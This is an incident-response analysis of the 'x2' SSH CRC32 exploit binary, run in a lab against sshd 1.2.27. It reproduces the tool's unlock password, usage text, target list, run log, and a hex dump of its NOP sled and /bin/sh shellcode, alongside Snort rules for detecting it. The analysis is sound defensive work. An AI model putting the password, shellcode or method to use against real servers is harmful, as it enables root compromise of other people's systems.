12/22/2001

SSH CRC Exploit Analysis

Rob Lee <rob@incident-response.com>

Exploit: X2

Lab Attack Platform: Redhat 6.2 2.2.17 (*IP address 192.168.1.20)*
Lab Victim Platform: Redhat 7.0 2.2.16-22 SSHD v1.2.27 (*IP Address 192.168.1.200)*
Tools used in test: tcpdump and ipgrab(*wiretap*); strace and apptrace,(*process wiretap*)

Overall Evaluation: This exploit tool employs versions of the SSH exploit that were first documented on Feb 8, 2001 at Security Focus. In doing research, it was found that The Teso team had developed a specific exploit against one of the more difficult ways to exploit the SSH CRC vulnerability. According to the TESO website "*Two of these unpublished exploits are very sophisticated. Together they are able to penetrate almost all vulnerable SSH daemons on the Linux, BSD and Solaris platform successfully*."

Essentially, this exploit is not a worm, nor does it contain characteristics of a worm. It is an attack tool that will pick apart a secure shell server similar to opening a spin dial lock as it finds multiple variables through testing and once it finds a fit, moves onto the next until all three variables are in place. Once in place, it opens up a shell on the remote machine (the victim), and the individual that executed the tool will be able to run commands as super user on the affected system.

The tool is dangerous as it is able to exploit the SSH CRC vulnerability on multiple platforms and secure shell daemons, and it may include the Team TESO proprietary attack method which claims can exploit multiple Linux, BSD, and Solaris platforms. Though unverified as to whether this is actually the Teso team method, two clues were left within the output of the tool. The first clue occurs when executing the exploit it prints "*Finding h - buf distance using the teso method*" during the initial run. And the second clue is found in the data of the packets which contains hex values of 0x73 0x50 (7350) in the connection found just prior to the shell being opened up on the victim machine.

The exploit claims to be able to attack the following secure shell versions, in the laboratory for this experiment, only version 1.2.27 was tested for this experiment.

Vulnerable Secure Shell Servers

SSH-1.5-1.2.27 (*TESTED/CONFIRMED*)
SSH-1.99-OpenSSH_2.2.0p1
SSH-1.5-1.2.29
SSH-2.99-OpenSSH_2.2.0p1
SSH-1.5-1.2.31
SSH-2.99-OpenSSH_2.2.0p1
SSH-1.99-OpenSSH_2.2.0p1

Exploit Report

Problem: The program was initially thought it could be a worm or a self-propagating program that does more than intended.

Objective: Find out the purpose of the program, find out if it does more than advertised, and finally discover the extent the properties this program could be associated with a worm.

First command. Determine the type of file that the program is. This is done by executing the command *file* which tests the file in order to classify it. The file command will tell you which operating system the file was created on, how it was compiled, and hopefully some other useful information.

```
#file ./x2
x2: ELF 32-bit LSB executable, Intel 80386, version 1, statically linked,
stripped
```

This is a statically linked, stripped binary, meaning that it does not need shared system libraries to run making it fairly large, over one megabyte. It can run by itself without having to access any libraries on the host system. Many programs might use static compilations to ensure a greater compatibility across multiple like operating systems for instance, Netscape Navigator or Star Office.

The experiment ran the command *strings* against the file, but it did not prove to obtain any useful readable text. Generally, even statically compiled programs that are stripped would have some readable text that could be pulled out. In most cases, an investigator would be able to see the statements that would result in an error or if the user asks for help. Even a program that is statically linked and stripped should be able to see some readable text. Given that the program was later found to have readable text when ”error checking” was invoked the *strings* command should have shown the targets list, as well as the text showing how to successfully invoke the program.

Attempts were made to see if the binary could be ran through the Unix debugger *gdb*, which it said it was an invalid file as it was not in executable format. Gdb did not recognize the file format.

```
#gdb /usr/local/src/HACK/x2
“/usr/local/src/HACK/x2”: not in executable format: File format not
recognized.
```

I also attempted using *objdump* which also resulted in an incompatibility error as well.

```
#objdump –x ./x2
objdump: ./x2: File format not
recognized
```

The reason for the file formats not being able to be debugged is that the file itself is not a valid file according to the debuggers, but later we find that the file is able to be executed, so the problem may be in the file headers that say that this is an ELF executable file.


Finally I tried the command gprof which would produce the execution profile of a C program. This program said that the file x2 was not in a.out format.

```
#gprof ./x2
gprof: ./x2: not in a.out
format
```

The binary file was obfuscated using an as yet unidentified method, thus using normal debuggers and even the rudimentary strings command proved ineffective unfortunately. It is purposely obfuscated using an unknown method, (still doing research on trying to identify the obfuscation method.) It could be theorized that it is using some type of encryption since it tells you that you inputted an "invalid key" versus an "incorrect password" to execute the program (see below).

In an attempt to identify the problem behind the decoding by *gdb*, or any of the common *GNU binutils* I looked at the exploit header and compared it to the programs *lsof* (list of open files) and *nc* (netcat). A typical ELF executable binary should have a similar look in the headers as I was trying to determine why these programs failed from being examined and having the programs tell me that the file is unable to be debugged. I also set up several system call traces on gdb, objdump, and gprof to see where the programs encountered errors when trying to debug the exploit. Now we are debugging the debugging programs to see if they can tell us why they cannot read a file that by-itself is able to run fine. If headway is made on identifying the method of obfuscation, encryption, then I will detail those results; however, investigation is still ongoing.

The following is a comparison of the file headers of several different programs. The lsof and the nc programs are also statically linked and stripped to provide a baseline



comparison.

The observation here could be made that the file is encrypted using an unidentified method. Look at the file tails, these especially show that there are many hex values set at 0x00. On the encrypted file, x2, you observe an absence of hex values of zero.

Determining Encryption Type

In thinking that the file may have been simply obfuscated, I looked at the similarities between pairs of hex values by doing a frequency analysis. There were no pairs that seemed to hit more frequently than others, in fact the pairs were fairly evenly distinct. Also, a simple substitution file still should be able to compress, trying to compress the file x2 did not yield any great benefits thus it is not thought that a simple obfuscation is being used here.

Since we have noticed links to Team Teso in the exploit, I am attempting to find any method of encryption that is favored by that group. As of this writing, no specific methods are known, but a search on a similar site showed a method to hide contents of a file from being viewed from the strings command. This program called scramble, found here, will keep easily read string pairs from inside a binary file from being viewed by the casual observer.

More research would need to be done to compare different methods of encryption (DES, blowfish, two-fish, rot13 etc.) Including simple to be able to identify the type of encryption and then decrypt the file contents. The good thing is that we already know the key "thisisnotyourexploit." Once we are able to accomplish a more in-depth study of the file the results will be published.

Executing the Exploit

Not much could be done, analysis wise, with this binary without having to execute it. At this point we need to execute the program in a secure lab environment and analyze the results from that experiment.

Ensure that the binary does not affect the host system that it is attacking from.

1. The first step is to ensure that the binary file did not manipulate the system it was executed on. The experiment set up a system call tracer to examine the call that the program makes and the child processes it spawns off. (See X2 system calls)

Ensure the binary does not incorporate "undocumented" features on the target system while attacking other victim systems.

2. The second step was to trace the systems calls on the targeted system, in this case a RedHat 7.0 box with ssh 1.2.27 running on it. The experiment tapped the existing sshd

process and the follow on child process that were created by the attacking machine. (See SSHD system calls)

Verify results on the victim system and the attack platform through ensuring no other network traffic is generated.

3. Finally, the experiment needed to ensure that the binary only did what it said it was supposed to do. We know that it is supposed to exploit SSHD servers, but to ensure that it did not do more from one machine to another. The experiment set up a simple wiretap using *tcpdump* and a header analyzer *ipgrab* to capture all the packets from one system to the next.

Make sure what the experiment does is documented and matches everything else that we have seen.

4. To capture what I was doing, the experiment also ran a *sniffer* on my both systems to capture both sides of the connection.

Once the laboratory was set up, the binary was executed. The file requires several inputs. First the type of target you are hitting (i.e. the type of SSHD exploit to attempt), the targets list or single host inputted from the command line) At the end of this report is the output of the self wiretap that was conducted. The exploit was successful against the secure shell daemon version 1.2.27. (See execution below)

When you execute the program, it asks you first for a password. Without inputting the correct password, the program exits and tells you that you inputted an incorrect key.

Invalid Key Error

```
#./x2 -t1 192.168.1.20 22

password: wrongpassword
invalid key
```

If you input the right password but incorrect options, error checking was enabled in the program and tells you how to run it.

Usage Explanation

```
Usage: sshd-exploit -t# <options> host [port]
Options:
       -t num (mandatory)  defines target, use 0 for target list
       -X strings          skips certain stages
```

If you input a correct target host and target port and ask to see the target list you will see a list of targets with the corresponding number so you can specify the type of target you would like to exploit.

Targets List

```
# ./x2 -t0 192.168.1.20 22
password: thisisnotyourexploit
Targets:
( 1)    Small - SSH-1.5-1.2.27
( 2)    Small - SSH-1.99-OpenSSH_2.2.0p1
( 3)    Small - SSH-1.5-1.2.29
( 4)    Big - SSH-2.99-OpenSSH_2.2.0p1
( 5)    Small - SSH-1.5-1.2.31
( 6)    Small - SSH-2.99-OpenSSH_2.2.0p1
( 7)    Big - SSH-1.99-OpenSSH_2.2.0p1
```

One important thing to note. The file, *targets*, is needed to run the exploit. The targets list is essential in the input for this exploit. The exploit will not execute correctly without the list of values of starting points for the exploit. The targets file has input variables associated with the values associated with different version This exploit has seven

target lists, however, there are versions of the x2 exploit in the wild with only three of the target lists, specifically, SSH-1.5-1.2.27, SSH-1.99-OpenSSH_2.2.0p1, and SSH-1.99-OpenSSH_2.2.0p1.

At this point, the full code was executed and targeted against a Secure Shell Server 1.2.27. The output of this attack was network wiretapped, process wiretapped, and captured below for analysis.

Findings

Attacker Analysis:

We need to ensure that the exploit, when executed, does not add anything to our own system. To do this we have to incorporate a process wiretap which will monitor what the application is doing on the system when executing. This process wiretap uses a method that captures the system calls made to the kernel and network when executing the program.

To grab the system calls, the experiment used the standard Linux *strace, system call tracer,* on the binary and its child processes. In order to do this effectively, the experiment used a shell program called *apptrace* that attaches and essentially wraps the original process into a *strace* at the same time the program is executed. This method executes a *strace* on the original binary every time a user calls the binary. This saves you from having to write out a long strace command. The *apptrace* program can be found here.

To attach *apptrace* to a process simply run the following command.

```
#apptrace
/path/to/exploit
```

(Note: you can manipulate the options that *strace* uses by looking at the code. It may be easier to examine each process and subsequent child process separately by using the *–ff* option which will create a new file for every new child process created by the exploit.)

This will now attach a new system call tracer to each instance the file in question is called and utilized.

System Calls

The main findings from the straces reveal that no anomalous system calls were made during the execution of the x2 binary.

```
#cat x2.1811 | grep execve

execve("./x2orig", ["./x2orig", "-t1", "192.168.1.20", "22"], [/* 29 vars */]) = 0
```

```
#cat x2.1811 | grep open

open("/dev/tty", O_RDWR)                = 4
open("targets", O_RDONLY)               = 4
```

```
#cat x2.1811 | grep read

read(0, "ps\n", 4096)                   = 3
read(0, "whoami\n", 4096)               = 7
read(0, "hostname\n", 4096)             = 9
read(0, "uname -a\n", 4096)             = 9
```

That the file only opened the single file that contained the targets you would use and the controlling terminal of the exploit process.

The only commands that could be seen that were run from the exploit were the ones that were executed on the remote system.

The experiment also looked at the output of lsof and netsat and verified that no strange activity was found outside of the results already found in the system call tracing.

Target Analysis:

On the target system system, we had to ensure that the opposite was true as well. The outputs of these commands are found in the attached files. There was no evidence of any files being executed or manipulated, files transferred, or processes trojanized.

The exploit does not propagate itself from one system to another. The output of these results were too long to be added here since every instance that the secure shell daemon was executed multiple times providing some very lengthy files.

The program seems to be guessing and then undergoing a series of refinements to final predicts the right sequence that will produce a shell. Similar to a spin lock, once one variable was locked, they switched to the next, finally opening the door.

Once a shell was open, a */bin/sh* was executed and a simple command "*echo* CHRIS CHRIS **** YOU ARE IN" occurs. This will let that attacker know that he is successful in his compromise of the system. At this point any command could be entered. For the test, only four commands were issued to verify my access level, *ps*, *whoami*, *uname –a*, and finally *hostname*.

Strace "Read" Capture Once Exploit Success

```
read(0, "e", 1)                         = 1
read(0, "c", 1)                         = 1
read(0, "h", 1)                         = 1
read(0, "o", 1)                         = 1
read(0, " ", 1)                         = 1
read(0, "C", 1)                         = 1
read(0, "H", 1)                         = 1
read(0, "R", 1)                         = 1
read(0, "I", 1)                         = 1
read(0, "S", 1)                         = 1
read(0, " ", 1)                         = 1
read(0, "C", 1)                         = 1
read(0, "H", 1)                         = 1
read(0, "R", 1)                         = 1
read(0, "I", 1)                         = 1
read(0, "S", 1)                         = 1
read(0, "\n", 1)                        = 1
read(0, "e", 1)                         = 1
read(0, "c", 1)                         = 1
read(0, "h", 1)                         = 1
read(0, "o", 1)                         = 1
read(0, ";", 1)                         = 1
read(0, " ", 1)                         = 1
read(0, "e", 1)                         = 1
read(0, "c", 1)                         = 1
read(0, "h", 1)                         = 1
read(0, "o", 1)                         = 1
read(0, " ", 1)                         = 1
read(0, "\'", 1)                        = 1
read(0, "*", 1)                         = 1
read(0, "*", 1)                         = 1
read(0, "*", 1)                         = 1
read(0, "*", 1)                         = 1
read(0, "*", 1)                         = 1
read(0, " ", 1)                         = 1
read(0, "Y", 1)                         = 1
read(0, "O", 1)                         = 1
read(0, "U", 1)                         = 1
read(0, " ", 1)                         = 1
read(0, "A", 1)                         = 1
read(0, "R", 1)                         = 1
read(0, "E", 1)                         = 1
read(0, " ", 1)                         = 1
read(0, "I", 1)                         = 1
read(0, "N", 1)                         = 1
```

Below is the system call trace of the exploit sending the commands to the other system to be executed. This is seen from grep'ing specifically for “read” or “write” system calls.

Network Analysis

There were zero anomalous connections spawned other than the anticipated recursive calls against port 22 (secure shell) on the target system. The experiment also checked for any other ports to open or methods in which to transfer data from one system to another.

The pcap files can be view using your viewer of choice like Snort, ethereal, or many of the network analysis tools available. The experiment wanted to ensure the widest compatibility possible. As well as not limit yourself to a specific tool so you would not be able to verify any results.

Overall, there were over one hundred different header files each representing a separate session of handshaking that occurred when just one attack was made. The following is a sample of the typical packet headers that are seen.

Typical Header Seen (following typical TCP/IP handshake):

<--- 13-12-2001 16:27:41
- **Ethernet Header** -> Hardware source= 0:20:18:2c:3a:8f,Hardware destination=0:10:a4:98:95:9c,Protocol type=800H (ip),Length=78
-- **Ip Header** -> Version=4,Header length=20,Type of service=0,(Precedence=0, D=0, T=0, R=0, U=0),Total length=60,Identification #=20964,Fragmentation offset=0,(U=0 DF=1 MF=0),Time to live=64,Protocol=6,Header checksum=25771,Source address=192.168.1.200,Destination address=192.168.1.20
--- **Tcp Header** -> Sequence number=3629653351,Acknowledgement number=0,Header length=40,Source port=1166,Destination port=22 (ssh),Reserved bits=0,Flags=**SYN** ,Window size=32120,Checksum=7593,Urgent pointer=0,Options= Maximum segment size = 1460 Option 4: Timestamp = 667211 0 No op Window scale = 0
--->
<--- 13-12-2001 16:27:41
- **Ethernet Header** -> Hardware source= 0:10:a4:98:95:9c,Hardware destination=0:20:18:2c:3a:8f,Protocol type=800H (ip),Length=78
-- **Ip Header** -> Version=4,Header length=20,Type of service=0,(Precedence=0, D=0, T=0, R=0, U=0),Total length=60,Identification #=10194,Fragmentation offset=0,(U=0 DF=1 MF=0),Time to live=64,Protocol=6,Header checksum=36541,Source address=192.168.1.20,Destination address=192.168.1.200
--- **Tcp Header** -> Sequence number=417061012,Acknowledgement number=3629653352,Header length=40,Source port=22 (ssh),Destination port=1166,Reserved bits=0,Flags=**SYN ACK** ,Window size=32120,Checksum=49623,Urgent pointer=0,Options= Maximum segment size = 1460 Option 4: Timestamp = 1010241 667211 No op Window scale = 0
--->
<--- 13-12-2001 16:27:41
- **Ethernet Header** -> Hardware source= 0:20:18:2c:3a:8f,Hardware destination=0:10:a4:98:95:9c,Protocol type=800H (ip),Length=70
-- **Ip Header** -> Version=4,Header length=20,Type of service=0,(Precedence=0, D=0, T=0, R=0, U=0),Total length=52,Identification #=20965,Fragmentation offset=0,(U=0 DF=1 MF=0),Time to live=64,Protocol=6,Header checksum=25778,Source address=192.168.1.200,Destination address=192.168.1.20
--- **Tcp Header** -> Sequence number=3629653352,Acknowledgement number=417061013,Header length=32,Source port=1166,Destination port=22 (ssh),Reserved bits=0,Flags=**ACK** ,Window size=32120,Checksum=61596,Urgent pointer=0,Options= No op No op Timestamp = 667211 1010241
--->
<--- 13-12-2001 16:27:41
- **Ethernet Header** -> Hardware source= 0:10:a4:98:95:9c,Hardware destination=0:20:18:2c:3a:8f,Protocol

Scan phase

During the scanning phase, the exploit makes numerous connections to the victim machine. The sheer number of connections in a small period to the victim machine should possibly trigger an IDS alert. The signature to the data at the phase of the exploit is the padding of the hex *0xfd*. This padding may be binary specific or exploit type specific for the secure shell

```
Frame 4 (1514 on wire, 1514 captured)
Ethernet II
Internet Protocol, Src Addr: 192.168.1.200 (192.168.1.200), Dst Addr:
192.168.1.20 (192.168.1.20)
Transmission Control Protocol, Src Port: 1213 (1213), Dst Port: 22 (22), Seq:
2905534880, Ack: 3192820665
Data (1448 bytes)

0000  00 10 a4 98 95 9c 00 20 18 2c 3a 8f 08 00 45 00   ....... .,:...E.
0010  05 dc 3b 6a 40 00 40 06 75 85 c0 a8 01 c8 c0 a8   ..;j@.@.u.......
0020  01 14 04 bd 00 16 ad 2e f1 a0 be 4e 93 b9 80 18   ...........N....
0030  7d 78 4c 89 00 00 01 01 08 0a 00 01 53 ed 00 4c   }xL.........S..L
0040  86 a7 fd fd fd fd fd fd fd fd fd fd fd fd fd fd   ................
0050  fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd   ................
0060  fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd   ................
0070  fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd   ................

...
...
05b0  fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd   ................
05c0  fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd   ................
05d0  fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd   ................
05e0  fd fd fd fd fd fd fd fd fd fd                     ..........
```

0xfd filler

Obtaining Shell

Obtaining a root shell. During the final connection to the victim machine, the packets that were captured yet again became unique and may have some hidden identifiers in the data of the packet. The packets data contains the specific *0x73 0x50* hex values which are a possible indicator/signature for Team Teso(*TESO = 7350*). The website http://www.7350.org/ is a Team Teso site. See packet below.

```
Frame 3 (1514 on wire, 1514 captured)
Ethernet II
Internet Protocol, Src Addr: 192.168.1.200 (192.168.1.200), Dst Addr:
192.168.1.20 (192.168.1.20)
Transmission Control Protocol, Src Port: 1243 (1243), Dst Port: 22 (22), Seq:
2929387778, Ack: 3233349555
Data (1448 bytes)

0000  00 10 a4 98 95 9c 00 20 18 2c 3a 8f 08 00 45 00   ....... .,:...E.
0010  05 dc 44 ba 40 00 40 06 6c 35 c0 a8 01 c8 c0 a8   ..D.@.@. l5......
0020  01 14 04 db 00 16 ae 9a e9 02 c0 b8 ff b3 80 18   ................
0030  7d 78 88 e8 00 00 01 01 08 0a 00 01 60 63 00 4c   }x..........`c.L
0040  93 1d 00 01 8f ff 00 00 26 1d 73 50 ff ff 00 00   ........&.sP....
0050  26 21 73 50 ff ff 00 00 26 25 73 50 ff ff 00 00   &!sP....&%sP....
0060  26 29 73 50 ff ff 00 00 26 2d 73 50 ff ff 00 00   &)sP....&-sP....
0070  26 31 73 50 ff ff 00 00 26 35 73 50 ff ff 00 00   &1sP....&5sP....
0080  26 39 73 50 ff ff 00 00 26 3d 73 50 ff ff 00 00   &9sP....&=sP....
0090  26 41 73 50 ff ff 00 00 26 45 73 50 ff ff 00 00   &AsP....&EsP....
00a0  26 49 73 50 ff ff 00 00 26 4d 73 50 ff ff 00 00   &IsP....&MsP....
```

The 7350 identifiers

As the exploit is nearing success, another indicator shows up in the packets. This indicator is a flood of hex values of *0x90* just prior to the exploit asking for a */bin/sh*.

```
Frame 73 (1110 on wire, 1110 captured)
Ethernet II
Internet Protocol, Src Addr: 192.168.1.200 (192.168.1.200), Dst Addr:
192.168.1.20 (192.168.1.20)
Transmission Control Protocol, Src Port: 1243 (1243), Dst Port: 22 (22), Seq:
2929489138, Ack: 3233349555
Data (1044 bytes)

0000  00 10 a4 98 95 9c 00 20 18 2c 3a 8f 08 00 45 00   ....... .,:...E.
0010  04 48 45 40 40 06 6d 83 c0 a8 01 c8 c0 a8   .HE.@.@.m.......
0020  01 14 04 db 00 16 ae 9c 74 f2 c0 b8 ff b3 80 18   ........t.......
0030  7d 78 66 8e 00 00 01 01 08 0a 00 01 60 6a 00 4c   }xf.........`j.L
0040  93 24 90 90 90 90 90 90 90 90 90 90 90 90 90 90   .$..............
0050  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0060  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
...
...
03d0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 31   ...............1
03e0  b3 07 89 e2 6a 10 89 e1 51 52 68 fe 00 00 00   ....j...QRh.....
03f0  e1 31 c0 b0 66 cd 80 a8 ff 74 0b 5a f6 c2 ff 74   .1..f....t.Z...t
0400  4e fe ca 52 eb eb 5b 31 c9 b1 03 fe c9 31 c0 b0   N..R..[1.....1..
0410  3f cd 80 67 e3 02 eb f3 6a 04 6a 00 6a 12 6a 01   ?..g....j.j.j.j.
0420  53 b8 66 00 00 00 bb 0e 00 00 00 89 e1 cd 80 6a   S.f............j
0430  00 6a 00 68 2f 73 68 00 68 2f 62 69 6e 8d 4c 24   .j.h/sh.h/bin.L$
0440  08 8d 54 24 0c 89 21 89 e3 31 c0 b0 0b cd 80 31   ..T$..!..1.....1
0450  c0 fe c0 cd 80 00
```

0x90 hex

/bin/sh call

There are several signatures that are already on the Snort IDS page listed to detect this attack. Two signatures that will detect this specific binary follow. The first one will detect the *0x90* hex values. A common characteristic of most buffer overflow exploits is the NOOP (No Operation) character *0x90*.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 22 (msg:"EXPLOIT ssh CRC32
overflow NOOP"; flags:A+; content:"|90 90 90 90 90 90 90 90 90 90 90
90 90 90 90|"; reference:bugtraq,2347; reference:cve,CVE-2001-
0144; classtype:shellcode-detect; sid:1326; rev:1;)
```

The second Snort IDS signature that would detect the binary and probably an overall decent way to detect this or a similar style exploits in occurrence, is one that looks specifically for the string "*/bin/sh*" in the data. Secure shell is encrypted communication except for the first part of the TCP handshake where the server identifies itself and the version of secure shell it is running. Other than that, the communication will be encrypted. You should never see a */bin/sh* being executed in the clear like this. The Snort signature is listed below.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 22 (msg:"EXPLOIT ssh CRC32
overflow /bin/sh"; flags:A+; content:"/bin/sh";
reference:bugtraq,2347; reference:cve,CVE-2001-0144;
classtype:shellcode-detect; sid:1324; rev:1;)
```

Conclusion

This binary found and forwarded for analysis not a worm. The binary is very capable of attacking a large number of systems though. The undocumented methods that the Teso team mentions could be one of the reasons for the lethality. The binary is obfuscated and was designed to difficult to reverse engineer and to use if you do not have the password.

In the past, when major exploits are released to the public, there seems to be a history of other instances where an exploit has been turned into a worm. The Ramen worm is a good example of this problem and appeared relatively a short time after several **wu-ftpd** and LPR exploits were released. Due to the ease of use and the lethality of the binary, this code could be easily wrapped into a worm with a little shell scripting and some other common programs.

Further analysis is needed to see if the obfuscation method(s) can be determined.

Credits:

Thanks to Vicki Irwin and John Green, and all the folks at Incidents.org and the SANS Institute.

References:

The Ramen worm
http://news.cnet.com/news/0-1003-201-4561189-0.html

The Snort Homepage

http://www.snort.org

Security Focus (SSH CRC Vulnerability)
http://www.securityfocus.com/archive/1/161444

Team Teso
http://www.7350.org/
http://teso.scene.at

IP Grab Website
http://ipgrab.sourceforge.net/

Apptrace, by William Sterns
http://www.stearns.org/apptrace/

Exploit Example:

```
Start time: Thu Dec 13 16:26:55 2001

Red Hat Linux release 6.2 (Zoot)
Kernel 2.2.17 on an i686
login: hacktest

Password:

Last login: Thu Dec 13 16:19:59 from localhost.localdomain


[hacktest@cj942550-a hacktest]$ cd  /usr/local/src/

[hacktest@cj942550-a hacktest]$ cd /usr/local/src/HACK

[hacktest@cj942550-a HACK]$ [hacktest@cj942550-a HACK]$ ls

pass  targets  x2  x2orig

[hacktest@cj942550-a HACK]$ ./x2 -t1 192.168.1.20 22

password:

Target: Small - SSH-1.5-1.2.27

Attacking: 192.168.1.20:22
Testing if remote sshd is vulnerable # Testing if remote sshd is vulnerable #
ATTACH NOWATTACH NOWYES #
YES #
Finding h - buf distance (estimate)
(1 ) testing 0x00000004 # Finding h - buf distance (estimate)
(1 ) testing 0x00000004 # SEGV #SEGV #
(2 ) testing 0x0000c804 # (2 ) testing 0x0000c804 # FOUND #
Found buffer, determining exact diff
FOUND #
Found buffer, determining exact diff
```

Finding h - buf distance using the teso method

```
(3 ) (3 ) binary-search: h: 0x083fb7fc, slider: 0x00008000 # binary-search: h: 0x083fb7fc,
slider: 0x00008000 # SURVIVED #
(4 ) (4 ) binary-search: h: 0x083ff7fc, slider: 0x00004000 # binary-search: h: 0x083ff7fc,
slider: 0x00004000 # SURVIVED #
(5 ) (5 ) binary-search: h: 0x084017fc, slider: 0x00002000 # binary-search: h: 0x084017fc,
slider: 0x00002000 # SEGV #
(6 ) (6 ) binary-search: h: 0x084007fc, slider: 0x00001000 # binary-search: h: 0x084007fc,
slider: 0x00001000 # SEGV #
```

```
(7 ) (7 ) binary-search: h: 0x083ffffc, slider: 0x00000800 # binary-search: h: 0x083ffffc,
slider: 0x00000800 # SEGV #
(8 ) (8 ) binary-search: h: 0x083ffbfc, slider: 0x00000400 # binary-search: h: 0x083ffbfc,
slider: 0x00000400 # SURVIVED #
(9 ) (9 ) binary-search: h: 0x083ffdfc, slider: 0x00000200 # binary-search: h: 0x083ffdfc,
slider: 0x00000200 # SURVIVED #
(10) binary-search: h: 0x083ffefc, slider: 0x00000100 # (10) binary-search: h: 0x083ffefc,
slider: 0x00000100 # SEGV #
(11) (11) binary-search: h: 0x083ffe7c, slider: 0x00000080 # binary-search: h: 0x083ffe7c,
slider: 0x00000080 # SURVIVED #
(12) (12) binary-search: h: 0x083ffebc, slider: 0x00000040 # binary-search: h: 0x083ffebc,
slider: 0x00000040 # SEGV #
(13) (13) binary-search: h: 0x083ffe9c, slider: 0x00000020 # binary-search: h: 0x083ffe9c,
slider: 0x00000020 # SEGV #
(14) (14) binary-search: h: 0x083ffe8c, slider: 0x00000010 # binary-search: h: 0x083ffe8c,
slider: 0x00000010 # SEGV #
(15) (15) binary-search: h: 0x083ffe84, slider: 0x00000008 # binary-search: h: 0x083ffe84,
slider: 0x00000008 # SEGV #
Bin search done, testing result
Finding exact h - buf distance
(16) trying: 0x083ffe7c # Bin search done, testing result
Finding exact h - buf distance
(16) trying: 0x083ffe7c # SURVIVED #
Exact match found at: 0x00000184
SURVIVED #
Exact match found at: 0x00000184
Looking for exact buffer address
Finding exact buffer address
(17) Trying: 0x08070184 # Looking for exact buffer address
Finding exact buffer address
(17) Trying: 0x08070184 # SEGV #
(19) Trying: 0x08072184 # (19) Trying: 0x08072184 # SEGV #
(20) Trying: 0x08073184 # (20) Trying: 0x08073184 # SEGV #
(21) Trying: 0x08074184 # (21) Trying: 0x08074184 # SEGV #
(22) Trying: 0x08075184 # (22) Trying: 0x08075184 # SEGV #
(23) Trying: 0x08076184 # (23) Trying: 0x08076184 # SEGV #
(24) Trying: 0x08077184 # (24) Trying: 0x08077184 # SEGV #
(25) Trying: 0x08078184 # (25) Trying: 0x08078184 # SEGV #
(26) Trying: 0x08079184 # (26) Trying: 0x08079184 # SEGV #
(27) Trying: 0x0807a184 # (27) Trying: 0x0807a184 # SEGV #
(28) Trying: 0x0807b184 # (28) Trying: 0x0807b184 # SEGV #
(29) Trying: 0x0807c184 # (29) Trying: 0x0807c184 # SEGV #
(30) Trying: 0x0807d184 # (30) Trying: 0x0807d184 # SEGV #
(31) Trying: 0x0807e184 # (31) Trying: 0x0807e184 # SEGV #
(32) Trying: 0x0807f184 # (32) Trying: 0x0807f184 # SEGV #
(33) Trying: 0x08080184 # SEGV #
(33) Trying: 0x08080184 # SEGV #
(34) Trying: 0x08081184 # (34) Trying: 0x08081184 # SEGV #
(35) Trying: 0x08082184 # (35) Trying: 0x08082184 # SEGV #
